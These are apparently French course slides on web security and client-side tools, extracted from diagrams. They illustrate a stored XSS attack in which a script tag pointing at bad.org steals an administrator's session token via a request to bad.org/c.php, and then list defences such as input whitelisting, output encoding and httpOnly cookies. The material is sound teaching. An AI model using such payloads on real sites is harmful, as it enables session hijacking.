
Application
Web

Smith <script
src=http://bad.org/c.js>
</script>

2







le jeton de session est
envoyé

administrateur

1 GET liste_inscrits.php



Application
Web

Smith <script
src=http://bad.org/c.js>
</script>




2

XSS

5

3
GET http://bad.org/c.js

document.write('')



4



GET http://bad.org/c.php?idsess=a2345effb9ccd78

bad.org



exploitation des informations de session

administrateur

1 GET liste_inscrits.php



Application Web

Smith <script src=http://bad.org/c.js> </script>



2


vol de session idsess=a2345effb9ccd78

6

3 GET http://bad.org/c.js



4 document.write('')



c.js



5 GET http://bad.org/c.php?idsess=a2345effb9ccd78

bad.org

□ Développeur

▣ deux règles de protection contre le XSS

- ▣ filtrer les entrées (listes blanches)
- ▣ protéger les sorties
 - ▣ définir le jeu de caractères de la page web
 - ▣ coder les entités html

Smith `<script src=http://bad.org/c.js></script>`

▣ protéger le jeton de session avec le flag httpOnly

Attention à la fausse sensation de sécurité
(attaques XST : requête HTTP TRACE)


□ Utilisateur



Outils

- Bibliothèques JavaScript
- Framework : jQuery, Dojo, Prototype, ...
- Firebug :

- ▣ onglet DOM
- ▣ Style (CSS)
- ▣ Script (débugueur)



- Modernizr <http://www.modernizr.com>



- Tests de conformité

- ▣ ACID 3 (CSS, DOM2, ECMAScript) <http://acid3.acidtests.org/>



- ▣ DOM Conformance test suites ECMAScript <http://www.w3.org/DOM/Test>

- ▣ [ecmascripttest262](http://test262.ecmascript.org/) <http://test262.ecmascript.org/>

Liens

□ Spécifications

- ECMAScript <http://www.ecma-international.org/publications/standards/Ecma-262.htm>
- DOM (Level 2 HTML) <http://www.w3.org/DOM/DOMTR.html>
- CSS 2.1 (Recommandation W3C juin 2011) <http://www.w3.org/TR/CSS2>
- CSS 3 :
<http://www.w3.org/Style/CSS/specs>
 - sélecteurs (Rec. W3C septembre 2011) <http://www.w3.org/TR/css3-selectors>
 - colonnes (CR W3C avril 2011) <http://www.w3.org/TR/css3-multicol>

□ Sécurité

- OWASP (Open Web Application Security Project)
 - http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
 - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- CWE / SANS Top 25 Most Dangerous Software Errors 2011
<http://cwe.mitre.org/top25>